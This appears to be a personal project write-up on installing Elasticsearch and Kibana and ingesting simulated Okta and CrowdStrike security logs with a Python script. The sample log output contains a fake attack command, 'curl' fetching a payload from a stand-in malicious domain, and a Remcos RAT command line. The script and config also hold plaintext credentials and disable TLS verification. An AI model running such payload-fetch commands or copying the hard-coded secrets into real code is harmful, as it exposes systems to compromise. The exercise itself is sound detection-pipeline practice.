


## Project Title: Custom Log Ingestion by a python script (written by own ) and Visualization using Elasticsearch & Kibana.

### Objective

The aim of this project is to build a pipeline that ingests structured JSON log ( taken from a file that has 1000 of these logs in JSON format ) data into Elasticsearch and visualizes it in Kibana. These logs simulate events such as IAM activities and threat detections from real-world security tools (e.g., Okta, CrowdStrike).

Diagram :



## Description:

Layer	Tool	Role
Ingestion	Python script	Reads logs, processes, sends to Elasticsearch
Storage/Search	Elasticsearch	Indexes and stores logs
Dashboard	Kibana	Visualizes, filters, graphs

## Tech Stack

- Elasticsearch 8.18.2
- Kibana 8.18.2
- Python 3.x
- Ubuntu 22.04 LTS (VMware Environment)

## Installation guide:

Totally expected, Pallab — no worries.

### 1. Add Elastic GPG Key

```
curl -fsSL https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o /usr/share/keyrings/elastic-keyring.gpg
```

### 2. Add Elastic APT Repository

```
echo "deb [signed-by=/usr/share/keyrings/elastic-keyring.gpg] https://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-8.x.list
```

### 3. Install

`sudo apt install elasticsearch kibana`

### 4. Enable and Start Services

`sudo systemctl enable elasticsearch --now`

`sudo systemctl enable kibana --now`

### 5. Access Kibana Web UI

Open your browser: `http://localhost:5601`

### 6. check this command for initial password and token:

`sudo cat /etc/elasticsearch/elasticsearch.keystore`

`sudo grep -A 1 "kibana_system" /etc/kibana/kibana.yml`

Or run:


`sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password -u elastic`

`sudo /usr/share/elasticsearch/bin/elasticsearch-service-tokens create elastic/kibana final-token`

### Nxt step

we need to config the yaml file of kibana (need to give the username and pass that we get after resetting )

CMD: `sudo nano /etc/kibana/kibana.yml`



```
Open ▾  kibana.yml
# These settings enable SSL for outgoing requests from the Kibana server to the browser.
#server.ssl.enabled: false
#server.ssl.certificate: /path/to/your/server.crt
#server.ssl.key: /path/to/your/server.key

# ===== System: Elasticsearch =====
# The URLs of the Elasticsearch instances to use for all your queries.
#elasticsearch.hosts: ["http://localhost:9200"]
server.host: "localhost"
elasticsearch.hosts: ["https://localhost:9200"]
elasticsearch.serviceAccountToken: "AAEAAWVsYXN0aW1va2liYW5hL2ZpbmFslXRva2Vu0lRwYXM0eWhsUjctOUFBdEFJuNkxJVCc"
elasticsearch.ssl.verificationMode: none
```

**Note:** configure the yaml file well u face 401 unauthorized  
If u face token issue u can take a look at this :

## Delete the existing token (optional, only if you want a new one)


remove the old one and regenerate it:


```
sudo /usr/share/elasticsearch/bin/elasticsearch-service-tokens delete  
elastic/kibana final-token
```

Then recreate it with:

```
sudo /usr/share/elasticsearch/bin/elasticsearch-service-tokens create  
elastic/kibana final-token
```

After all configuration well there will be a login face






## Nxt we need to Create an Index in Elasticsearch

This is where our logs will be stored.

CMD:

```
PUT /my-script-logs
{
  "mappings": {
    "properties": {
      "timestamp": { "type": "date" },
      "host": { "type": "keyword" },
      "event": { "type": "keyword" },
      "status": { "type": "keyword" },
      "user": { "type": "keyword" },
      "source_ip": { "type": "ip" }
    }
  }
}
```



## Next Step — Make Logs Visible in Discover

Go to **Stack Management > Data Views**.

Edit or create a new Data View with:

**Name:** my-script-logs

**Index pattern:** my-script-logs

**Timestamp field:** select timestamp from dropdown.

Click **“Save data view to Kibana”**.

After all configuration we will move to our main goal:

Here is my script:

```
p1lb@p1lb-VMware-Virtual-Platform: ~/Desktop/Project
p1lb@p1lb-VMware-Virtual-Platform:~/Desktop/Project$ ls
send_file_logs.py  send_logs.py  wazuh_log_ingestion.log
p1lb@p1lb-VMware-Virtual-Platform:~/Desktop/Project$ cat send_file_logs.py
import json
import time
import requests
from datetime import datetime, timezone

# Elasticsearch endpoint and index
ES_URL = "https://localhost:9200/my-script-logs/_doc"
HEADERS = {"Content-Type": "application/json"}
AUTH = ("elastic", "w*hb0sF5lKkj=uS=IwIN") # Replace with real credentials or use service token header
VERIFY_SSL = False # Disable warnings for self-signed certs

# Read log file line by line
LOG_FILE = "wazuh_log_ingestion.log" # Replace with your actual log file path

with open(LOG_FILE, "r") as file:
    for line in file:
        try:
            data = json.loads(line.strip())

            # Ensure timestamp is ISO format with timezone
            if "timestamp" in data:
                ts = datetime.strptime(data["timestamp"], "%Y-%m-%d %H:%M:%S")
                data["timestamp"] = ts.replace(tzinfo=timezone.utc).isoformat()

            # Send to Elasticsearch
            response = requests.post(ES_URL, headers=HEADERS, auth=AUTH,
                                     data=json.dumps(data), verify=VERIFY_SSL)
            print(f"[{response.status_code}] {data}")
            time.sleep(1)

        except json.JSONDecodeError:
            print("⚠ Skipping invalid JSON line.")
p1lb@p1lb-VMware-Virtual-Platform:~/Desktop/Project$
```

This will read the logs one by one and send to the elastic search one by one

```
p1lb@p1lb-VMware-Virtual-Platform:~/Desktop/Project
p1lb@p1lb-VMware-Virtual-Platform:~/Desktop/Project$ nano send_file_logs.py
p1lb@p1lb-VMware-Virtual-Platform:~/Desktop/Project$ python3 send_file_logs.py
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'localhost'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[201] {'timestamp': '2025-05-22T09:59:17+00:00', 'event_type': 'Authentication Attempt', 'actor_id': 'user-f8a7b9c2-e4d3-4567-a1b2-c3d4e5f67890', 'actor_type': 'User', 'actor_name': 'juan.perez@bancolombia.com.co', 'client_ip': '192.168.1.100', 'client_browser': 'Chrome', 'client_os': 'Windows 10', 'outcome_result': 'FAILURE', 'debug_context_request_id': 'req-a1b2c3d4-e5f6-7890-1234-567890abcdef', 'severity': 'ERROR', 'unique_id': '8852bf95-1ade-45a6-afb5-80540838630b', 'schema': 'Okta (IAM Logs)', 'tactic': 'Initial Access', 'technique_id': 'acbc70fd-a930-4b73-8aff-b532f57fdb22', 'technique_name': 'Inferred phishing technique', 'client_id': '5401ea74-60b0-41cd-be23-858e0c41862b', 'threat_type': 'APT', 'threat_name': 'Blind Eagle: ...And Justice for All', 'ingested_at': '2025-05-22T04:32:54.380046+00:00'}
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'localhost'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[201] {'timestamp': '2025-05-22T10:04:17+00:00', 'event_type': 'Process Creation', 'event_platform': 'Linux', 'host_id': 'f7a9b2c1-e7d5-448b-9c73-0b8674f60f12', 'host_name': 'server-columbia-01', 'user_name': 'system', 'detection_name': 'Blind Eagle C2 Communication (OTX-AV-20250315)', 'severity': 'High', 'file_path': '/tmp/update.sh', 'command_line': '/bin/bash /tmp/update.sh', 'source_ip': '192.168.1.102', 'process_id': 27489, 'unique_id': '1c5f4ab1-4910-4ab5-8c5d-c01d6cc8403', 'schema': 'CrowdStrike (Threat Detection)', 'tactic': 'Command and Control', 'technique_id': 'd60efc55-e349-4c63-8bdc-92c98053418f', 'technique_name': 'Blind Eagle: ...And Justice for All', 'client_id': '5401ea74-60b0-41cd-be23-858e0c41862b', 'threat_type': 'APT', 'threat_name': 'Blind Eagle: ...And Justice for All', 'ingested_at': '2025-05-22T04:32:54.380431+00:00'}
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'localhost'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[201] {'timestamp': '2025-05-22T10:09:17+00:00', 'event_type': 'Suspicious Process Execution', 'event_platform': 'Linux', 'host_id': 'e75a59e4-5a54-4a2e-a23d-61b241c07c67', 'host_name': 'webserver01', 'user_name': 'root', 'detection_name': 'Blind Eagle - Remcos RAT Detection', 'severity': 'Critical', 'file_path': '/tmp/remcos.x86_64', 'command_line': '/tmp/remcos.x86_64 -c 192.168.1.100:8080', 'source_ip': '192.168.1.100', 'process_id': 27492, 'unique_id': 'b27e4c24-566b-4537-b600-a3ec2542ef11', 'schema': 'CrowdStrike (Threat Detection)', 'tactic': 'Command and Control', 'technique_id': 'e609c011-e2f5-49a6-9e0b-66a8354c4ace', 'technique_name': 'Blind Eagle: ...And Justice for All', 'client_id': '5401ea74-60b0-41cd-be23-858e0c41862b', 'threat_type': 'APT', 'threat_name': 'Blind Eagle: ...And Justice for All', 'ingested_at': '2025-05-22T04:32:54.380595+00:00'}
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'localhost'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[201] {'timestamp': '2025-05-22T10:14:17+00:00', 'event_type': 'CrowdStrike Threat Detection', 'event_platform': 'Linux', 'host_id': 'a1b2c3d4-e5f6-7890-1234-567890abcdef', 'host_name': 'server-columbia-003', 'user_name': 'root', 'detection_name': 'Blind Eagle - Command and Control (fc3d2e15-f8e0-4920-82dd-6db88fa0c19d)', 'severity': 'Critical', 'file_path': '/tmp/update.url', 'command_line': 'curl -s -L http://malicious.domain.com/payload.exe', 'source_ip': '192.168.1.100', 'process_id': 12345, 'unique_id': '79dfed3e-f468-4d7c-bd58-373fd3adf140', 'schema': 'CrowdStrike (Threat Detection)', 'tactic': 'Command and Control', 'technique_id': 'fc3d2e15-f8e0-4920-82dd-6db88fa0c19d', 'technique_name': 'Blind Eagle: ...And Justice for All', 'client_id': '5401ea74-60b0-41cd-be23-858e0c41862b', 'threat_type': 'APT', 'threat_name': 'Blind Eagle: ...And Justice for All', 'ingested_at': '2025-05-22T04:32:54.380736+00:00'}
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'localhost'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[201] {'timestamp': '2025-05-22T10:19:17+00:00', 'event_type': 'Process Creation', 'event_platform': 'Linux', 'host_id': 'e1f23456-7890-abcd-ef01-234567890abc', 'host_name': 'server-c
```

We can see our logs from Discovery Tab and confirm that i script has done it very well

